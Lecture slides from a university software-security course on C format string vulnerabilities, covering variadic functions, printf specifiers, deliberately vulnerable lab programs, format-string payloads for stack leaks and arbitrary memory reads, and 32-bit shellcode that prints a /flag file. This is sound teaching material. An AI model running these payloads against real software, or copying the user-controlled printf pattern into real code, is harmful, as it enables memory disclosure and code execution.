

CSE 410/518: Software Security

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This Class

1. Format string vulnerability

Format String Vulnerability

C function with Variable Arguments

- A function where the number of arguments is not known, or is not constant, when the function is written.
- Include <stdarg.h>, which introduce a *type* **va_list**, and three *functions/macros* that operate on objects of this type, called **va_start**, **va_arg**, and **va_end**.

Variable Argument Example: average

```
#include <stdio.h>
#include <stdarg.h>

double average(int num,...) {

    va_list valist;
    double sum = 0.0;
    int i;

    va_start(valist, num);

    for (i = 0; i < num; i++) {
        sum += va_arg(valist, int);
    }

    va_end(valist);

    return sum/num;}

int main() {
    printf("Average of 2, 3, 4, 5 = %f\n", average(4, 2, 3, 4, 5));
    printf("Average of 5, 10, 15 = %f\n", average(3, 5, 10, 15));
}
```

C++ Function Overloading code/cppol

- Function overloading is a feature in C++ where two or more functions can have the same name but different parameters.

```
#include <stdio.h>

double average(int i, int j, int k) {
    return (i + j + k) / 3;}

double average(int i, int j, int k, int l) {
    return (i + j + k + l) / 4;}

int main() {
    printf("Average of 2, 3, 4, 5 = %f\n", average(2, 3, 4, 5));
    printf("Average of 5, 10, 15 = %f\n", average(5, 10, 15));
}
```

C++ Overloading Example

```
000011ed <average>:
11ed:    f3 0f 1e fb          endbr32
11f1:    55                  push    %ebp
11f2:    89 e5                mov     %esp,%ebp
11f4:    83 ec 38             sub     $0x38,%esp
11f7:    e8 eb 00 00 00       call    12e7 <__x86.get_pc_thunk.ax>
11fc:    05 d8 2d 00 00       add     $0x2dd8,%eax
1201:    65 8b 0d 14 00 00 00  mov     %gs:0x14,%ecx
1208:    89 4d f4             mov     %ecx,-0xc(%ebp)
120b:    31 c9                xor     %ecx,%ecx
120d:    d9 ee               fldz
120f:    dd 5d e8             fstpl   -0x18(%ebp)
1212:    8d 45 0c             lea     0xc(%ebp),%eax
1215:    89 45 e0             mov     %eax,-0x20(%ebp)
1218:    c7 45 e4 00 00 00 00  movl    $0x0,-0x1c(%ebp)
121f:    eb 1d               jmp     123e <average+0x51>
1221:    8b 45 e0             mov     -0x20(%ebp),%eax
1224:    8d 50 04             lea     0x4(%eax),%edx
1227:    89 55 e0             mov     %edx,-0x20(%ebp)
122a:    8b 00             mov     (%eax),%eax
122c:    89 45 d4             mov     %eax,-0x2c(%ebp)
122f:    db 45 d4             fldl    -0x2c(%ebp)
1232:    dd 45 e8             fldl    -0x18(%ebp)
1235:    de c1             faddp   %st,%st(1)
1237:    dd 5d e8             fstpl   -0x18(%ebp)
123a:    83 45 e4 01          addl    $0x1,-0x1c(%ebp)
123e:    8b 45 e4             mov     -0x1c(%ebp),%eax
1241:    3b 45 08             cmp     0x8(%ebp),%eax
1244:    7c db               jl      1221 <average+0x34>
1246:    db 45 08             fldl    0x8(%ebp)
1249:    dd 45 e8             fldl    -0x18(%ebp)
124c:    de f1             fdivp   %st,%st(1)
124e:    8b 45 f4             mov     -0xc(%ebp),%eax
1251:    65 33 05 14 00 00 00  xor     %gs:0x14,%eax
1258:    74 07               je      1261 <average+0x74>
125a:    dd d8             fstp    %st(0)
125c:    e8 0f 01 00 00       call    1370 <__stack_chk_fail_local>
1261:    c9                 leave
1262:    c3                 ret
```

```
00000000000001149 <_Z7averageiii>:
1149:    f3 0f 1e fa          endbr64
114d:    55                  push    %rbp
114e:    48 89 e5             mov     %rsp,%rbp
1151:    89 7d fc             mov     %edi,-0x4(%rbp)
1154:    89 75 f8             mov     %esi,-0x8(%rbp)
1157:    89 55 f4             mov     %edx,-0xc(%rbp)
115a:    8b 55 fc             mov     -0x4(%rbp),%edx
115d:    8b 45 f8             mov     -0x8(%rbp),%eax
1160:    01 c2               add     %eax,%edx
1162:    8b 45 f4             mov     -0xc(%rbp),%eax
1165:    01 d0             add     %edx,%eax
1167:    48 63 d0             movslq  %eax,%rdx
116a:    48 69 d2 56 55 55 55  imul    $0x55555556,%rdx,%rdx
1171:    48 c1 ea 20          shr     $0x20,%rdx
1175:    c1 f8 1f             sar     $0x1f,%eax
1178:    89 d1             mov     %edx,%ecx
117a:    29 c1             sub     %eax,%ecx
117c:    89 c8             mov     %ecx,%eax
117e:    f2 0f 2a c0          cvtsi2sd %eax,%xmm0
1182:    5d                 pop     %rbp
1183:    c3                 retq

00000000000001184 <_Z7averageiiii>:
1184:    f3 0f 1e fa          endbr64
1188:    55                  push    %rbp
1189:    48 89 e5             mov     %rsp,%rbp
118c:    89 7d fc             mov     %edi,-0x4(%rbp)
118f:    89 75 f8             mov     %esi,-0x8(%rbp)
1192:    89 55 f4             mov     %edx,-0xc(%rbp)
1195:    89 4d f0             mov     %ecx,-0x10(%rbp)
```

Format string functions

Functionality

- used to convert simple C datatypes to a string representation
- allow to specify the format of the representation
- process the resulting string (output to stderr, stdout, syslog, ...)

How the format function works

- the format string controls the behaviour of the function
- it specifies the type of parameters that should be printed
- parameters are saved on the stack (pushed)
- saved either directly (by value), or indirectly (by reference)

The calling function

- has to know how many parameters it pushes to the stack, since it has to do the stack correction, when the format function returns

Format string function prototypes

PRINTF(3) Linux Programmer's Manual

NAME

printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion

SYNOPSIS

```
#include <stdio.h>
```

```
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

The format string family

fprintf — prints to a FILE stream

printf — prints to the 'stdout' stream

sprintf — prints into a string

snprintf — prints into a string with length checking

vfprintf — print to a FILE stream from a va_arg structure

vprintf — prints to 'stdout' from a va_arg structure

vsprintf — prints to a string from a va_arg structure

vsnprintf — prints to a string with length checking from a va_arg structure

setproctitle — set argv[]

syslog — output to the syslog facility

others like err*, verr*, warn*, vwarn*

What is a *Format String*?

C string (ASCII string) that contains the text to be written. It can optionally contain embedded **format specifiers** that are replaced by the values specified in subsequent additional arguments and formatted as requested.

A format specifier follows this prototype:

%[flags][width][.precision][length]specifier

% is \x25

Specifiers

A format specifier follows this prototype:
%[flags][width][.precision][length]specifier

Where the *specifier character* at the end is the most significant component, since it defines the type and the interpretation of its corresponding argument:

specifier	Output	Example
d or i	Signed decimal integer	392
u	Unsigned decimal integer	7235
o	Unsigned octal	610
x	Unsigned hexadecimal integer	7fa
X	Unsigned hexadecimal integer (uppercase)	7FA
f	Decimal floating point, lowercase	392.65
F	Decimal floating point, uppercase	392.65
e	Scientific notation (mantissa/exponent), lowercase	3.9265e+2
E	Scientific notation (mantissa/exponent), uppercase	3.9265E+2
g	Use the shortest representation: %e or %f	392.65
G	Use the shortest representation: %E or %F	392.65
a	Hexadecimal floating point, lowercase	-0xc.90fep-2
A	Hexadecimal floating point, uppercase	-0XC.90FEP-2
c	Character	a
s	String of characters	sample
p	Pointer address	b8000000
n	Nothing printed. The corresponding argument must be a pointer to a signed int. The number of characters written so far is stored in the pointed location.	
%	A % followed by another % character will write a single % to the stream.	%

Specifiers

A format specifier follows this prototype:

%[**flags**][**width**][**.precision**][**length**]**specifier**

flags	description
-	Left-justify within the given field width; Right justification is the default (see <i>width</i> sub-specifier).
+	Forces to precede the result with a plus or minus sign (+ or -) even for positive numbers. By default, only negative numbers are preceded with a - sign.
(space)	If no sign is going to be written, a blank space is inserted before the value.
#	Used with o, x or X specifiers the value is preceeded with 0, 0x or 0X respectively for values different than zero. Used with a, A, e, E, f, F, g or G it forces the written output to contain a decimal point even if no more digits follow. By default, if no digits follow, no decimal point is written.
0	Left-pads the number with zeroes (0) instead of spaces when padding is specified (see <i>width</i> sub-specifier).

width	description
(number)	Minimum number of characters to be printed. If the value to be printed is shorter than this number, the result is padded with blank spaces. The value is not truncated even if the result is larger.
*	The <i>width</i> is not specified in the <i>format</i> string, but as an additional integer value argument preceding the argument that has to be formatted.

.precision	description
.number	<p>For integer specifiers (d, i, o, u, x, X): <i>precision</i> specifies the minimum number of digits to be written. If the value to be written is shorter than this number, the result is padded with leading zeros. The value is not truncated even if the result is longer. A <i>precision</i> of 0 means that no character is written for the value 0.</p> <p>For a, A, e, E, f and F specifiers: this is the number of digits to be printed after the decimal point (by default, this is 6).</p> <p>For g and G specifiers: This is the maximum number of significant digits to be printed.</p> <p>For s: this is the maximum number of characters to be printed. By default all characters are printed until the ending null character is encountered.</p> <p>If the period is specified without an explicit value for <i>precision</i>, 0 is assumed.</p>
.*	The <i>precision</i> is not specified in the <i>format</i> string, but as an additional integer value argument preceding the argument that has to be formatted.

Specifiers

A format specifier follows this prototype:

%[flags][width][.precision]**[length]**specifier

The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers						
<i>length</i>	d i	u o x X	f F e E g G a A	c	s	p	n
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Note regarding the c specifier: it takes an int (or `wint_t`) as argument, but performs the proper conversion to a char value (or a `wchar_t`) before formatting it for output.

Format String Examples

```
printf ("Characters: %c %c \n", 'a', 65);  
printf ("Decimals: %d %ld\n", 1977, 650000L);  
printf ("Preceding with blanks: %10d \n", 1977);  
printf ("Preceding with zeros: %010d \n", 1977);  
printf ("Some different radices: %d %x %o %#x %#o \n", 100, 100, 100, 100, 100);  
printf ("floats: %4.2f %+.0e %E \n", 3.1416, 3.1416, 3.1416);  
printf ("Width trick: %*d \n", 5, 10);  
printf ("%s \n", "A string");
```

```
Characters: a A  
Decimals: 1977 650000  
Preceding with blanks:      1977  
Preceding with zeros: 0000001977  
Some different radices: 100 64 144 0x64 0144  
floats: 3.14 +3e+000 3.141600E+000  
Width trick:  10  
A string
```

formatsn

```
int foo()
{
    int a = 0;
    int b = 0;
    printf("a is %d; b is %d\n", a, b);
    printf("[Changing a and b..]%n12345%n\n", &a, &b);
    printf("a is %d; b is %d\n", a, b);

    printf("[Changing a and b..]%020d %n%n\n", 50, &a, &b);
    printf("a is %d; b is %d\n", a, b);

    printf("[Changing a and b..]floats: %010.2f%n\n", 3.1416, &a);
    printf("a is %d.\n", a);

    return 0;
}
```


POSIX Extension: n\$

n\$

n is the number of the parameter to display using this format specifier, allowing the parameters provided to be output multiple times, using varying format specifiers or in different orders. If any single placeholder specifies a parameter, all the rest of the placeholders **MUST** also specify a parameter.

For example, `printf("%2$d %2$#x; %1$d %1$#x",16,17)` produces `17 0x11; 16 0x10`

How could this go wrong? `printf(user_input)`!

- The format string determines how many arguments to look for.
- What if the caller does not provide the same number of the arguments? More than the function (e.g. `printf`) looks for? Or fewer than the function looks for?
- What if the format string is not hard-coded? The user can provide the format string.

Format string vulnerability is considered as a *programming bug*

Wrong usage - user controls the format string.

```
int func (char *user) { printf (user); }
```

Correct usage - format string is hard-coded.

```
int func (char *user) { printf ("%s", user); }
```

formats1

```
int vulfoo()
{
    char s[20];

    printf("What is your input?\n");
    gets(s);

    printf(s);
    return 0;
}

int main() {
    return vulfoo();
}
```

code/formats1


```
0000122d <vulfoo>:
122d: f3 0f 1e fb      endbr32
1231: 55               push  ebp
1232: 89 e5           mov   ebp,esp
1234: 53             push  ebx
1235: 83 ec 24       sub   esp,0x24
1238: e8 f3 fe ff ff  call  1130 <_x86.get_pc_thunk.bx>
123d: 81 c3 8f 2d 00 00 add   ebx,0x2d8f
1243: 65 a1 14 00 00 00 mov   eax,gs:0x14
1249: 89 45 f4       mov   DWORD PTR [ebp-0xc],eax
124c: 31 c0          xor   eax,eax
124e: 83 ec 0c       sub   esp,0xc
1251: 8d 83 3c e0 ff ff lea   eax,[ebx-0x1fc4]
1257: 50             push  eax
1258: e8 73 fe ff ff  call  10d0 <puts@plt>
125d: 83 c4 10       add   esp,0x10
1260: 83 ec 0c       sub   esp,0xc
1263: 8d 45 e0       lea   eax,[ebp-0x20]
1266: 50             push  eax
1267: e8 44 fe ff ff  call  10b0 <gets@plt>
126c: 83 c4 10       add   esp,0x10
126f: 83 ec 0c       sub   esp,0xc
1272: 8d 45 e0       lea   eax,[ebp-0x20]
1275: 50             push  eax
1276: e8 25 fe ff ff  call  10a0 <printf@plt>
127b: 83 c4 10       add   esp,0x10
127e: b8 00 00 00 00 mov   eax,0x0
1283: 8b 55 f4       mov   edx,DWORD PTR [ebp-0xc]
1286: 65 33 15 14 00 00 00 xor   edx,DWORD PTR gs:0x14
128d: 74 05          je    1294 <vulfoo+0x67>
128f: e8 ac 00 00 00  call  1340 <__stack_chk_fail_local>
1294: 8b 5d fc       mov   ebx,DWORD PTR [ebp-0x4]
1297: c9             leave
1298: c3             ret
```

Vulfoo
Stack
frame

ebp - 0xc

$0x20 - 0xc =$
 $0x14 = 20$


printf Stack
frame



0x20 = 32
bytes

code/formats1

```
0000122d <vulfoo>:
122d: f3 0f 1e fb      endbr32
1231: 55               push  ebp
1232: 89 e5           mov   ebp,esp
1234: 53             push  ebx
1235: 83 ec 24       sub   esp,0x24
1238: e8 f3 fe ff ff  call  1130 <_x86.get_pc_thunk.bx>
123d: 81 c3 8f 2d 00 00 add   ebx,0x2d8f
1243: 65 a1 14 00 00 00 mov   eax,gs:0x14
1249: 89 45 f4       mov   DWORD PTR [ebp-0xc],eax
124c: 31 c0          xor   eax,eax
124e: 83 ec 0c       sub   esp,0xc
1251: 8d 83 3c e0 ff ff lea   eax,[ebx-0x1fc4]
1257: 50             push  eax
1258: e8 73 fe ff ff  call  10d0 <puts@plt>
125d: 83 c4 10       add   esp,0x10
1260: 83 ec 0c       sub   esp,0xc
1263: 8d 45 e0       lea   eax,[ebp-0x20]
1266: 50             push  eax
1267: e8 44 fe ff ff  call  10b0 <gets@plt>
126c: 83 c4 10       add   esp,0x10
126f: 83 ec 0c       sub   esp,0xc
1272: 8d 45 e0       lea   eax,[ebp-0x20]
1275: 50             push  eax
1276: e8 25 fe ff ff  call  10a0 <printf@plt>
127b: 83 c4 10       add   esp,0x10
127e: b8 00 00 00 00 mov   eax,0x0
1283: 8b 55 f4       mov   edx,DWORD PTR [ebp-0xc]
1286: 65 33 15 14 00 00 00 xor   edx,DWORD PTR gs:0x14
128d: 74 05          je    1294 <vulfoo+0x67>
128f: e8 ac 00 00 00  call  1340 <__stack_chk_fail_local>
1294: 8b 5d fc       mov   ebx,DWORD PTR [ebp-0x4]
1297: c9             leave
1298: c3             ret
```



code/formats1


```
0000122d <vulfoo>:
122d: f3 0f 1e fb      endbr32
1231: 55               push  ebp
1232: 89 e5            mov   ebp,esp
1234: 53               push  ebx
1235: 83 ec 24         sub   esp,0x24
1238: e8 f3 fe ff ff   call 1130 <_x86.get_pc_thunk.bx>
123d: 81 c3 8f 2d 00 00 add   ebx,0x2d8f
1243: 65 a1 14 00 00 00 mov   eax,gs:0x14
1249: 89 45 f4         mov   DWORD PTR [ebp-0xc],eax
124c: 31 c0            xor   eax,eax
124e: 83 ec 0c         sub   esp,0xc
1251: 8d 83 3c e0 ff ff lea   eax,[ebx-0x1fc4]
1257: 50               push  eax
1258: e8 73 fe ff ff   call 10d0 <puts@plt>
125d: 83 c4 10         add   esp,0x10
1260: 83 ec 0c         sub   esp,0xc
1263: 8d 45 e0         lea   eax,[ebp-0x20]
1266: 50               push  eax
1267: e8 44 fe ff ff   call 10b0 <gets@plt>
126c: 83 c4 10         add   esp,0x10
126f: 83 ec 0c         sub   esp,0xc
1272: 8d 45 e0         lea   eax,[ebp-0x20]
1275: 50               push  eax
1276: e8 25 fe ff ff   call 10a0 <printf@plt>
127b: 83 c4 10         add   esp,0x10
127e: b8 00 00 00 00   mov   eax,0x0
1283: 8b 55 f4         mov   edx,DWORD PTR [ebp-0xc]
1286: 65 33 15 14 00 00 xor   edx,DWORD PTR gs:0x14
128d: 74 05            je    1294 <vulfoo+0x67>
128f: e8 ac 00 00 00   call 1340 <__stack_chk_fail_local>
1294: 8b 5d fc         mov   ebx,DWORD PTR [ebp-0x4]
1297: c9               leave
1298: c3               ret
```

Vulfoo
Stack
frame

ebp - 0xc

$0x20 - 0xc =$
 $0x14 = 20$

printf Stack
frame



0x20 = 32
bytes

What can we do?

- View part of the stack

%x.%x.%x.%x.%x.%x

%08x.%08x.%08x.%08x.%08x.%08x

- Crash the program

%s%s%s%s%s%s

code/formats2

```
char *p1 = CENSORED;
char *p2 = CENSORED;


int vulfoo()
{
    char tmpbuf[120];
    gets(tmpbuf);

    printf(tmpbuf);
    return 0;
}

int main() {
    printf("Secret are at %p and %p. Can you read them?\n", p1, p2);
    return vulfoo();
}
```

code/formats2

```
0000120d <vulfoo>:
120d: f3 0f 1e fb      endbr32
1211: 55               push  ebp
1212: 89 e5           mov   ebp,esp
1214: 53             push  ebx
1215: 81 ec 84 00 00 00 sub   esp,0x84
121b: e8 f0 fe ff ff   call 1110 <_x86.get_pc_thunk.bx>
1220: 81 c3 b0 2d 00 00 add   ebx,0x2db0
1226: 65 a1 14 00 00 00 mov   eax,gs:0x14
122c: 89 45 f4       mov   DWORD PTR [ebp-0xc],eax
122f: 31 c0          xor   eax,eax
1231: 83 ec 0c       sub   esp,0xc
1234: 8d 85 7c ff ff ff lea   eax,[ebp-0x84]
123a: 50             push  eax
123b: e8 60 fe ff ff   call 10a0 <gets@plt>
1240: 83 c4 10       add   esp,0x10
1243: 83 ec 0c       sub   esp,0xc
1246: 8d 85 7c ff ff ff lea   eax,[ebp-0x84]
124c: 50             push  eax
124d: e8 3e fe ff ff   call 1090 <printf@plt>
1252: 83 c4 10       add   esp,0x10
1255: b8 00 00 00 00  mov   eax,0x0
125a: 8b 55 f4       mov   edx,DWORD PTR [ebp-0xc]
125d: 65 33 15 14 00 00 00 xor   edx,DWORD PTR gs:0x14
1264: 74 05         je    126b <vulfoo+0x5e>
1266: e8 e5 00 00 00  call 1350 <__stack_chk_fail_local>
126b: 8b 5d fc       mov   ebx,DWORD PTR [ebp-0x4]
126e: c9            leave
126f: c3            ret
```



View Memory at Any Location

```
python2 -c "print  
'\x08\x70\x55\x56\x1a\x70\x55\x56__%x.%x.%x.%x.%s.%s'" >  
/tmp/exploit  
  
./formats2 < /tmp/exploit
```

code/formats3 Get the flag

```
int vulfoo()
{
    char buf1[100];
    char buf2[100];

    fgets(buf2, 99, stdin);
    sprintf(buf1, buf2);
    return 0;
}

int main() {
    return vulfoo();
}
```

PRINTF(3)

Linux Programmer's Manual

PRINTF(3)

NAME

printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion

SYNOPSIS

```
#include <stdio.h>
```

```
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

```
#include <stdarg.h>
```

```
int vprintf(const char *format, va_list ap);
int vfprintf(FILE *stream, const char *format, va_list ap);
int vdprintf(int fd, const char *format, va_list ap);
int vsprintf(char *str, const char *format, va_list ap);
int vsnprintf(char *str, size_t size, const char *format, va_list ap);
```

Feature Test Macro Requirements for glibc (see [feature_test_macros\(7\)](#)):


```
snprintf(), vsnprintf():
    _XOPEN_SOURCE >= 500 || _ISOC99_SOURCE ||
    || /* Glibc versions <= 2.19: */ _BSD_SOURCE
```

```
dprintf(), vdprintf():
    Since glibc 2.10:
        _POSIX_C_SOURCE >= 200809L
    Before glibc 2.10:
        _GNU_SOURCE
```

code/formats3

000011ed <vulfoo>:

```
11ed: f3 0f 1e fb    endbr32
11f1: 55             push  ebp
11f2: 89 e5          mov   ebp,esp
11f4: 53             push  ebx
11f5: 81 ec d4 00 00 sub   esp,0xd4
11fb: e8 f0 fe ff ff call  10f0 <_x86.get_pc_thunk.bx>
1200: 81 c3 d0 2d 00 00 add   ebx,0x2dd0
1206: 8b 83 24 00 00 00 mov   eax,DWORD PTR [ebx+0x24]
120c: 8b 00          mov   eax,DWORD PTR [eax]
120e: 83 ec 04       sub   esp,0x4
1211: 50             push  eax
1212: 6a 63          push  0x63
1214: 8d 85 30 ff ff ff lea   eax,[ebp-0xd0]
121a: 50             push  eax
121b: e8 60 fe ff ff call  1080 <fgets@plt>
1220: 83 c4 10       add   esp,0x10
1223: 83 ec 08       sub   esp,0x8
1226: 8d 85 30 ff ff ff lea   eax,[ebp-0xd0]
122c: 50             push  eax
122d: 8d 45 94       lea   eax,[ebp-0x6c]
1230: 50             push  eax
1231: e8 6a fe ff ff call  10a0 <sprintf@plt>
1236: 83 c4 10       add   esp,0x10
1239: b8 00 00 00 00 mov   eax,0x0
123e: 8b 5d fc       mov   ebx,DWORD PTR [ebp-0x4]
1241: c9             leave
1242: c3             ret
```



```
int vulfoo()
{
    char buf1[100];
    char buf2[100];

    fgets(buf2, 99, stdin);
    sprintf(buf1, buf2);
    return 0;}

```

Non-shell Shellcode 32bit printf flag (without 0s)

`sendfile(1, open("/flag", 0), 0, 1000)`

```
8049000: 6a 67      push 0x67
8049002: 68 2f 66 6c 61  push 0x616c662f
8049007: 31 c0      xor  eax,eax
8049009: b0 05      mov  al,0x5
804900b: 89 e3      mov  ebx,esp
804900d: 31 c9      xor  ecx,ecx
804900f: 31 d2      xor  edx,edx
8049011: cd 80      int  0x80
8049013: 89 c1      mov  ecx,eax
8049015: 31 c0      xor  eax,eax
8049017: b0 64      mov  al,0x64
8049019: 89 c6      mov  esi,eax
804901b: 31 c0      xor  eax,eax
804901d: b0 bb      mov  al,0xbb
804901f: 31 db      xor  ebx,ebx
8049021: b3 01      mov  bl,0x1
8049023: 31 d2      xor  edx,edx
8049025: cd 80      int  0x80
8049027: 31 c0      xor  eax,eax
8049029: b0 01      mov  al,0x1
804902b: 31 db      xor  ebx,ebx
804902d: cd 80      int  0x80
```

```
export SCODE=$(python2 -c "print '\x90'* sled size  
+  
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\  
xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\  
x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\  
xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")
```

